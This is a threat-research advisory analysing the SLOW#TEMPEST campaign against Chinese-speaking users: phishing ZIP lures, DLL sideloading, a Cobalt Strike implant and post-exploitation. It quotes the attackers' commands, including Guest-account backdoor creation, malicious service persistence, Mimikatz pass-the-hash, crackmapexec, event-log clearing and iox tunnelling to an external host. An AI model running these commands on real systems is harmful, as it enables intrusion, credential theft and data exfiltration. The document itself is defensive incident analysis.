From Cobalt Strike to Mimikatz: A Deep Dive into the SLOW#TEMPEST Campaign Targeting Chinese Users

securonix.com/blog/from-cobalt-strike-to-mimikatz-slowtempest/

Blog

Threat Research

Securonix Threat Research Security Advisory

By Securonix Threat Research: Den Iuzvyk, Tim Peck

Aug 29, 2024

tldr:

The Securonix Threat Research team has uncovered a covert campaign targeting Chinese-speaking users with Cobalt Strike payloads likely delivered through phishing emails. The attackers managed to move laterally, establish persistence and remain undetected within the systems for more than two weeks.

In a recent attack campaign identified by Securonix threat researchers as SLOW#TEMPEST, malicious ZIP files are being distributed with the intent to deploy Cobalt Strike implants on targeted systems.

The campaign appears to specifically target victims within China, as evidenced by the file names and lures which are predominantly written in Chinese. Moreover, all of the command and control (C2) infrastructure used by the threat actors was hosted in China by Shenzhen Tencent Computer Systems Company Limited, a Chinese owned company.

Taking a detailed look at telemetry data from the malicious samples indicate that the majority of the malware and files involved originated from within China, further reinforcing the likelihood that China is indeed the primary target of this attack.

Regarding the origin of the attack, we were unable to reach a definitive conclusion. Additionally, while we could not precisely determine the attack vector, it appears to align with traditional phishing email tactics. In the case of SLOW#TEMPEST, it is likely that ZIP files (which were sometimes password-protected), were distributed via unsolicited emails.

…

Within a timeline of **more than two weeks**, we were able to track the threat actors movements as they were able to escalate privileges, move laterally to other systems and establish persistence on each compromised host. We'll highlight each of these tactics within this advisory.

Initial infection

Code execution begins through a shortcut (.lnk) file contained within a compressed archive (.zip) file. We analyzed a few samples, one of which was "20240739人员名单信息.zip" which translates to: Personnel list information.

Some samples such as the file mentioned above were password protected. This was a common tactic with Qakbot threat actors, where the password was supplied inside the body of the phishing email. Encrypting the zip file contents ensures that email-based antivirus software would be unable to properly examine and flag any of the contained contents.


Once the zip file is opened and the password is supplied (if needed), the user is presented with a single LNK file masquerading as a .docx file. One example contained a shortcut file named "违规远程控制软件人员名单.docx.lnk" which roughly translates to "List of people who violated the remote control software regulations".

Given the language used in the lure files, it's likely that specific Chinese related business or government sectors could be targeted as they would both employ individuals who follow "remote control software regulations".

Lure file & initial code analysis

When the user executes the malicious LNK file, our code execution begins. It starts by running an executable file contained within a rather odd directory structure containing references to "MACOS" metadata files. The first directory masked by "????" is named "其他信息" which translates to "Additional Information".

It appears that the LNK file has its icon set to a 1.docx from within the same directory, however this file was not present within any of the zip files that we analyzed. This caused the file to appear as a blank or empty icon to the user.




```
Name: WPS Office
Relative Path: ..\..\..\..\..\Windows\explorer.exe
Working Directory: %cd%
Arguments: ".\????\.__MACOS__\._MACOS_\__MACOSX\_MACOS_\UI.exe"
Icon Location: .\1.docx

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: DA7A6901
  Label: (No label)
  Local path: C:\Windows\explorer.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\Windows\explorer.exe

  -Root folder: GUID ==> My Computer

  -Drive letter ==> C:

  -Directory ==> Windows
    Short name: Windows
    Modified:     2024-06-18 01:23:26
    Extension block count: 1
```

Figure 1: Analysis of 违规远程控制软件人员名单.docx.lnk

The odd directory structure can be seen in the figure below after running the “tree” command from within the parent directory.

Hidden are two files referenced by the LNK file: dui70.dll and UI.exe:



```
Folder PATH listing for volume TR
Volume serial number is EA68-8168
E:.
│   违规远程控制软件人员名单.docx.lnk
│
└───其他信息
    └───.__MACOS__
        ├───._MACOS_
        │   └───__MACOSX
        │       ├───.__MACOSX
        │       │   ├───.__MACOSX
        │       │   │   ├───.__MACOSX
        │       │   │   │   └───_
        │       │   │   └───_
        │       │   └───_
        │       └───_MACOS_
        │               dui70.dll
        │               UI.exe
        │
        └───.__MACOSX
            ├───.__MACOSX
            │   └───.__MACOSX
            │       ├───.__MACOSX
            │       │   └───_
            │       └───_
            └───_
```


Figure 2: Output of the “tree” command upon the extracted zip file contents

DLL hijacking and Cobalt Strike implant execution

Located within the “\其他信息\.__MACOS__\._MACOS___MACOSX_MACOS_” directory are two files: dui70.dll and UI.exe. The file UI.exe is a legitimate signed executable by Microsoft which has been renamed from LicensingUI.exe.

LicensingUI.exe is a legitimate system file in Windows which is responsible for displaying the user interface related to software licensing and activation. The legitimate file is designed to import several legitimate DLL files, one of which is dui70.dll and should normally reside in C:\Windows\System32. However, thanks to a DLL path traversal vulnerability, any DLL containing the same name can be sideloaded upon the execution of the renamed UI.exe by the LNK file.

At the time of publication, this DLL sideloading or hijacking technique involving LicensingUI.exe appears to be unreported. Details regarding the binary file “UI.exe” and certificate validation can be found in the figure below:



```
>> Get-ChildItem -File | ForEach-Object { Write-Ou
e $_.FullName).Status)" }
dui70.dll: HashMismatch
UI.exe: Valid
```

._MACOS_ › ._MACOS_ › _MACOSX › _MACOS_

Name	Date modified	Type	Size
dui70.dll	7/29/2024 5:27 AM	Application exten...	4,882 KB
UI.exe	2/2/2024 6:28 AM	Application	138 KB

UI.exe Properties

Property	Value
Description	
File description	Licensing UI
Type	Application
File version	10.0.14393.4169
Product name	Microsoft® Windows® Operating System
Product version	10.0.14393.4169
Copyright	© Microsoft Corporation. All rights reserv...
Size	137 KB
Date modified	2/2/2024 6:28 AM
Language	English (United States)
Original filename	LicensingUI.exe

Figure 3: Cobalt Strike (DLL) and UI.exe (legitimate) file execution.

The DLL file is a Cobalt Strike implant which allows the attacker persistent and stealthy access to the system. We were able to extract its configuration and the details can be seen in Appendix A towards the end of this publication. In summary, it’s programmed to beacon out to hxxp://123.207.74[.]22/mall_100_100.html over port 11443.

The beacon uses obfuscated network traffic described by the “Malleable_C2_Instructions” (Appendix A) and relies on common evasion techniques such as removing specific byte segments to bypass network-based detections.

The Cobalt Strike implant is programmed to inject itself into the Windows binary “runonce.exe”. This produced a process chain as seen in the any.run process tree below:




Figure 4: Cobalt Strike process chain

With the attackers hooked into the runonce.exe process, our team was able to observe much of the initial staging and enumeration activity.

Post-Exploitation – Attackers hands on keyboard

Now that the attackers had complete control over the target host, we observed initial post exploitation activity which consisted of setting up a staging directory, and downloading additional enumeration and attack tools to the host.

First, the attackers created the following directory to stage from: C:\Windows\Temp\tmp

Next, several binary files were downloaded into the directory:

- **fpr.exe**: Unknown executable
- **iox.exe**: A tool for port forwarding and setting up proxied connections
- **fscan.exe**: A well-known scanner in red teaming for identifying live hosts and open ports. The output file is “result.txt”
- **netspy.exe**: A network reconnaissance tool used for capturing network traffic or scanning for network vulnerabilities. The log files are netspy.log and alive.txt
- **lld.exe**: A shellcode loader binary which in our case loaded and executed raw shellcode saved in: C:/Windows/Temp/tmp/tmp.log
- **xxx.txt**: Same as tmp.log before it was renamed
- **tmp.log**: A file containing shellcode to be executed by lld.exe
- **sharpdecryptpwd.exe**: A command-line based utility that collects and dumps cached credentials from installed applications such as Navicat, TeamViewer, FileZilla, WinSCP and Xmanager
- **pvefindaduser.exe**: Used for Windows Active Directory (AD) user enumeration.
- **new text document.txt**: unknown – we were not able to capture this file
- **gogo_windows_amd64.exe**: Seems related to an open source project “Nemo” which automates enumeration tools such as Nmap, Massscan and many others. Outputs “.sock.lock” and “output.txt” files.

Each of these utilities or tools were executed by the attacker in series. The network port forwarding and tunneling utility “iox.exe” was used to establish tunnels with external infrastructure (49.235.152[.]72:8282), enabling them to exfiltrate captured enumeration information and other data out of the compromised network.

Privilege Escalation and Persistence

The attackers managed to maintain persistent access to the compromised environment by creating a scheduled task named “windowsinspectionupdate.” This task is designed to execute a malicious executable “lld.exe” at regular intervals. The “lld.exe” file is a key component in the attackers toolkit, specifically used to execute shellcode, which can run arbitrary code directly in memory. Its stealthy nature makes it effective at bypassing traditional security controls.

By scheduling this task, the attackers ensure that “lld.exe” is executed repeatedly, allowing them to re-establish or maintain control over the compromised system even after reboots or network disruptions. This persistence mechanism is particularly effective because it can survive system restarts, making it difficult to completely remove the attacker’s foothold without identifying and deleting the scheduled task.

The executed command set by task scheduler is:

```
cmd /c start c:/windows/temp/tmp/lld.exe c:/windows/temp/tmp/tmp.log
```

User and group modification

The attackers further enabled themselves to hide in the weeds in compromised systems by manually elevating the privileges of the built-in Guest user account. This account, typically disabled and minimally privileged, was transformed into a powerful access point by adding it to the critical administrative group and assigning it a new password.

```
cmd.exe /c net user guest

cmd.exe /c net localgroup administrators guest /add

cmd.exe /c net localgroup “remote desktop users” guest /add

cmd.exe /c net user guest 1qaz@wsx

cmd.exe /c net user guest

cmd.exe /c net user guest /active:yes

cmd.exe /c net user guest
```

The attacker’s manipulation of the Guest account significantly increases the security risks to the system. By converting a low-privilege, usually disabled account into one with administrative and remote access capabilities, the attacker has created a powerful backdoor that can be easily overlooked. This backdoor allows them to maintain access to the system with minimal detection, as the Guest account is often not monitored as closely as other user accounts.

Next, the attackers launched network scans, mostly through the “iox.exe” utility, identifying and probing additional internal systems (e.g., MSSQL servers and specific subnets).

Persistence through Windows services

The attackers further ensured their persistence within the compromised environment by manually executing a series of commands to install a malicious service. This service, named “windowsinspectionupdate,” was specifically designed to run a single executable “lld.exe” with a single file as input “tmp.log” each time the system starts up. If you recall, the purpose of this executable is to execute a shellcode file. This technique allows the attacker to maintain ongoing access to the compromised system even after it is rebooted or encounters other interruptions.

The service was observed being created using the following sequence of commands:

```
cmd.exe /c start /b lld.exe xxx.txt
```

```
cmd.exe /c move xxx.txt tmp.log
```

```
cmd.exe /c sc create “windowsinspectionupdate” binpath= “cmd /c start c:/windows/temp/tmp/lld.exe c:/windows/temp/tmp/tmp.log”
```

```
cmd.exe /c sc description windowsinspectionupdate “windows inspection integrity”
```

```
cmd.exe /c sc config windowsinspectionupdate start= auto
```

Lateral movement and credential harvesting

The attackers moved laterally across the network primarily by using RDP (Remote Desktop Protocol). They first attempted making unsuccessful login attempts to other systems using the user account that was initially compromised.

Eventually, a successful RDP connection was established from the hostname to another domain-joined server. Once inside, they launched multiple reconnaissance and scanning tools such as fscan.exe and netspy.exe. According to the intercepted results text file outputted by the tools, five hosts had open ports that the attackers began enumerating.

They also used credential theft tools like sharpdecryptpwd.exe to extract stored credentials from browsers (Chrome browser in this attack chain). Stored credentials in the browser were then used to authenticate and pivot across the network into other systems.

```
cmd.exe /c sharpdecryptpwd.exe chrome
```

We observed the Windows credential dumping utility Mimikatz being used from the Cobalt Strike process “lld.exe”. In addition, the attackers attempted to pass the hash as one of the captured users and hash combinations. The user targeted the mstc.exe process which is the executable for Microsoft’s Remote Desktop Connection tool. The following captured command initiates an RDP session as the targeted user. The use of the /restrictedadmin flag ensures that the user’s credentials will not be sent over the network, which may reduce network-based detections.

```
sekurlsa::pth /user:[REDACTED] /domain:[REDACTED] /ntlm:[REDACTED] “/run:mstsc.exe /restrictedadmin”
```

In another attempt to move laterally, the harvested credentials from mimikatz were used. Also, through the Cobalt Strike implant the attackers first attempted to authenticate as the administrator user by passing the hash against a list of gathered IP addresses contained inside an ip.txt file.

```
crackmapexec smb ip.txt -u [REDACTED_DOMAIN]/Administrator -H [REDACTED_HASH]
```

A short time later we observed psexec.py being used to target specific IP addresses:

```
python3 psexec.py [REDACTED_USER]@[REDACTED_IP] -hashes [REDACTED_HASH] -codec gbk
```

Disable “Restricted Admin Mode” in LSA

Initially, the attackers used RDP to establish internal remote connections. As they moved laterally, they executed registry commands to disable the “Restricted Admin Mode” by setting the disablerestrictedadmin value to 0 in the Windows Registry.. Restricted Admin Mode is a security feature introduced in newer versions of Windows that limits credential exposure when connecting to a remote system via Remote Desktop Protocol (RDP).

```
cmd.exe /c reg add “HKLM\System\CurrentControlSet\control\lsa” /v disablerestrictedadmin /t reg_dword /d 00000000 /f
```

The change was then verified using the command:

```
cmd.exe /c reg query “hklm\system\currentcontrolset\control\lsa” | findstr “disablerestrictedadmin”
```

Re-establish remote connections

Once the attackers pivoted successfully into other systems, iox.exe was used to establish another remote connection back to their C2 server:

```
cmd.exe /c start /b iox.exe proxy -r *49.235.152[.]72:8282 -k 616161
```

Bloodhound for domain enumeration

As part of the post-exploitation/lateral movement phase, the attackers deployed BloodHound, a powerful tool used for active directory (AD) reconnaissance. BloodHound is designed to map out and analyze relationships within an AD environment giving the attackers detailed data to identify and exploit potential pathways for privilege escalation and lateral movement.

During the course of the SLOW#TEMPEST campaign, BloodHound was executed via the runonce.exe process, which if you remember was the target or exit process from Cobalt Strike. Once deployed, BloodHound collected extensive data on the AD environment, including information on users, computers, groups, organizational units, group policy objects, and other domain component information.

The data collected by BloodHound was then compiled into several .json files providing a detailed map of the AD structure. These files were subsequently compressed into a BloodHound.zip archive. Once exfiltrated, the attackers are able to analyze the data in detail on their own systems.

Additional enumeration commands

These commands were captured on several systems. The attackers used a mix of built-in Windows utilities such as ping, netstat and tasklist, for example, to scan or probe their environment. The Chinese-based public IP information website (hxxp://myip[.]ipip.net) was also probed using “curl” to grab the system’s public IP address.

General system enumeration commands

```
cmd.exe /c ipconfig

cmd.exe /c wevtutil cl “windows powershell”

cmd.exe /c ping [REDACTED]

cmd.exe /c tasklist /svc

cmd.exe /c systeminfo

cmd.exe /c net time /domain

cmd.exe /c ping dc.[REDACTED] -c 2

cmd.exe /c net

cmd.exe /c net user /domain

cmd.exe /c net user [REDACTED] /domain
cmd.exe /c start /b fpr.exe

cmd.exe /c netstat -ano

cmd.exe /c whoami

cmd.exe /c fpr.exe

cmd.exe /c ping 123.56.168[.]30

cmd.exe /c net user [REDACTED] /domain

net1  user [REDACTED] /domain

cmd.exe /c netstat -ano | findstr 3398

netstat  -ano |findstr  established
```

Proxy connection using iox.exe

```
cmd.exe /c start /b iox.exe proxy -r *49.235.152[.]72:8282 -k 616161

cmd.exe /c curl hxxp://myip.ipip[.]net
```

Execute shellcode, move the file for new service

```
cmd.exe /c start /b lld.exe xxx.txt

cmd.exe /c move xxx.txt tmp.log
```

Enumerate local subnet using fscan.exe

```
cmd.exe /c fscan.exe  -h [REDACTED]/24

cmd.exe /c fscan.exe  -hf alive.txt
```

Find AD users

```
pvefindaduser.exe  -current -noping -os
```

Nemo network enumeration

```
gogo_windows_amd64.exe  -i [REDACTED]/24 -p all -f output.txt

gogo_windows_amd64.exe  -i [REDACTED]/24 -p 445 -f output.txt

gogo_windows_amd64.exe

gogo_windows_amd64.exe  [REDACTED]/24 -p 445

gogo_windows_amd64.exe  -i [REDACTED]/24 -p 445
```

Attacker infrastructure analysis

While the attack was ongoing, we were able to observe key details of the attack. Some of these included OPSEC (Operational Security) failures from the attackers. One example was capturing Cobalt Strike commands. We observed several instances where some of these OPSEC failures resulted in providing us with unintended details regarding usernames and system information as to the attacker’s infrastructure. For example, take the following captured Cobalt Strike command:

```
execute-assembly /Users/apple/Desktop/C++/sb.exe -e hxxps://360-1305242994.cos.ap-nanjing.myqcloud[.]com/wel/ns/sa64.gif -s c:\\windows\\system32\\runonce.exe -a “browser -b all -z” –disable-bypass-cmdline –disable-bypass-amsi –disable-bypass-etw
```

The command captured from the attacker provides insight into the execution of a payload using Cobalt Strike’s execute-assembly module. A binary was passed in from “/Users/apple/Desktop/C++/sb.exe” which indicates that according to the directory structure, the attacker was running Cobalt Strike from a macOS environment. This isn’t technically new as there has been observed activity back as far as 2022 through Geacon.

The sb.exe process appears to be a compiled version of SharpBlock, an open source tool which allows for bypassing EDR and Microsoft’s Anti-Malware Scan Interface (AMSI), to implant specified processes controlled by the attacker. The sa64.gif is a renamed copy of searchall64.exe, an open source utility named searchall which is designed to search for sensitive information on the target machine including usernames, passwords, account details.

From within the same Cobalt Strike session we observed file execution from the following local path which provided us with another username, this time “guoyansong”, which could be short for Guoyan Song, a valid first and last name in Chinese.

/Users/guoyansong/D/gongju/????/??????/????/SharpWeb.exe

Lastly, all of the IP addresses were hosted in China via Shenzhen Tencent Computer Systems Company Limited. The payload hosted at 360-1305242994.cos.ap-nanjing.myqcloud[.]com, is also hosted by the Chinese company Tencent, via a Tencent Cloud Object Storage (COS) resource.

Wrapping up…

The discovery of the SLOW#TEMPEST campaign by the Securonix threat research team reveals a highly organized and sophisticated attack targeting Chinese speaking users. Although there was no solid evidence linking this attack to any known APT groups, it is likely orchestrated by a seasoned threat actor who had experience using advanced exploitation frameworks such as CobaltStrike and a wide range of other post-exploitation tools. The campaign’s complexity is evident in its methodical approach to initial compromise, persistence, privilege escalation and lateral movement across the network.

The use of undocumented DLL injection techniques, such as exploiting the Microsoft-signed executable LicensingUI.exe and deploying BloodHound for Active Directory reconnaissance, exemplifies the advanced nature of this attack. Additionally, the careful steps taken by the threat actor to ensure persistence through the creation of scheduled tasks and elevation of user privileges highlight the attackers intent to maintain long-term control over the targeted systems, which in this case lasted over two weeks.

Securonix recommendations

The key indicators of compromise identified in this investigation serve as critical data points for security teams aiming to detect and respond to similar threats in their environments. By understanding the methods and tools used by attackers in this campaign, defenders can better prepare to protect their networks from these advanced persistent threats.

- As this campaign likely started using phishing emails, avoid downloading files or attachments from external sources, especially if the source was unsolicited. Common file types include zip, rar, iso, and pdf. Zip files, sometimes password protected, were used during this campaign.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories in C:\ProgramData , C:\Windows\Temp as well as the user’s %APPDATA% directory.

- Through various phases of the SLOW#TEMPEST campaign, the threat actors leveraged encrypted channels over various ports to evade detection. Because of this, we strongly recommend deploying robust endpoint logging capabilities. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Initial Access	T1078.001: Valid Accounts: Default Accounts T1566.001: Phishing: Spearphishing Attachment
Collection	T1560: Archive Collected Data
Command and Control	T1132: Data Encoding
Credential Access	T1003: OS Credential Dumping T1555: Credentials from Password Stores
Defense Evasion	T1070.004: Indicator Removal: File Deletion T1562.001: Impair Defenses: Disable or Modify Tools T1574.001: Hijack Execution Flow: DLL Search Order Hijacking T1620: Reflective Code Loading
Discovery	T1033: System Owner/User Discovery T1057: Process Discovery T1069: Permission Groups Discovery: Domain Groups T1082: System Information Discovery
Execution	T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.006: Command and Scripting Interpreter: Python T1569.002: System Services: Service Execution T1204.001: User Execution: Malicious Link T1204.002: User Execution: Malicious File
Lateral Movement	T1021.001: Remote Services: Remote Desktop Protocol T1550.002: Use Alternate Authentication Material: Pass the Hash
Persistence	T1053: Scheduled Task/Job
Exfiltration	T1041: Exfiltration Over C2 Channel

Relevant Securonix detections

- EDR-ALL-923-RU
- EDR-ALL-950-RU
- EDR-ALL-984-RU

- EDR-ALL-975-RU
- EDR-ALL-1023-RU
- EDR-ALL-1057-RU
- EDR-ALL-1294-RU
- EDR-ALL-1301-RU
- EDR-ALL-1306-RU

Relevant hunting queries

